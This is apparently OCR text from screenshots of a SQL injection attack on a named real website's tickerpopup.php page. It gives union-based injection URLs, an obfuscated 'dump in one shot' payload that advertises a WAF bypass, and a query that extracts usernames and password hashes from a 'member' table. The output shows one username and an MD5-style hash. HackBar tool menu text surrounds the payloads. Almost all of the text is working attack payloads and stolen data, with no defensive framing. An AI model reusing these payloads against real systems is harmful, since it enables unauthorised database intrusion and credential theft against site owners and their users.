
Web site 05 :

http://www.pip.org.pk/tickerpopup.php?id=100004' order by 2--+

Database info:

http://www.pip.org.pk/tickerpopup.php?id=-100004' union select concat/*!(unhex(hex(concat/*!(0x3c2f6469763e3c2f696d673e3c2f613e3c2f703e3c2f7469746c653e,0x23e,0x273e,0x3c62723e3c62723e,unhex(hex(concat/*!(0x3c63656e7465723e3c666f6e7420636f6c6f723d7265642073697a653d343e3c623e3a3a20416c69204b68616e2028416b446b292044756d7020496e204f6e652053686f7420517565727920c666f6e7420636f6c6f723d626c75653e28574146204279706173736564203a2d20207620312e30293c2f666f6e743e203c2f666f6e743e3c2f63656e7465723e3c2f623e))),0x3c62723e3c62723e,0x3c666f6e7420636f6c6f723d626c75653e4d7953514c2056657273696f6e203a3a20,version(),0x7e20,@@version_comment,0x3c62723e5072696d617279204461746162617365203a3a20,@d:=database(),0x3c62723e44617461626173652055736572203a3a20,user(),(/*!12345selEcT*/(@x)/*!from*/(/*!12345selEcT*/(@x:=0x00),(@r:=0),(@running_number:=0),(@tbl:=0x00),(/*!12345selEcT*/(0) from(information_schema./**/columns)where(table_schema=database()) and(0x00)in(@x:=Concat/*!(@x, 0x3c62723e, if((@tbl!=table_name), Concat/*!(0x3c666f6e7420636f6c6f723d707572706c652073697a653d333e,0x3c62723e,0x3c666f6e7420636f6c6f723d626c61636b3e,LPAD(@r:=@r%2b1, 2, 0x30),0x2e203c2f666f6e743e,@tbl:=table_name,0x203c666f6e7420636f6c6f723d677265656e3e3a3a2044617461626173652063a3a203c666f6e7420636f6c6f723d626c61636b3e28,database(),0x293c2f666f6e


743e3c2f666f6e743e,0x3c2f666f6e743e,0x3c62723e),
0x00),0x3c666f6e7420636f6c6f723d626c61636b3e,LPAD(@running_number:=@running_number%2b1,
3,0x30),0x2e20,0x3c2f666f6e743e,0x3c666f6e7420636f6c6f723d7265643e,column_name,0x3c2f666f6e
743e))))x)))))*/,2--+



piporg_web

member :: Database :: (piporg_web)
member_id
user
password
date_added

http://www.pip.org.pk/tickerpopup.php?id=-100004' union select
group_concat(user,0x3d3d,password),2 from member --+


Cyberfox
http://www.pip...)))))*/,2--+
http://www.p...member%20--+
www.pip.org.pk/tickerpopup.php?id=-100004' union select group_concat(user,0x3d3d,password),2 from member --+
Search
INT
SQL
UNION BASED
LOCAL VARIABLE DIOS
ERROR/DOUBLE
TOOLS
WAF BYPASS
ENCODE
HTML
ENCRYPT
MORE
XSS
LFI
Arena LINKS
Load URL
Split URL
Execute
http://www.pip.org.pk/tickerpopup.php?id=-100004' union select group_concat(user,0x3d3d,password),2 from member --+
Post
Referrer
Hackbar Mod by Thunder Cats
Arena Web Security
BASE64
Replace
member==6d66e0b32fd5292bd37904f621b4186b
2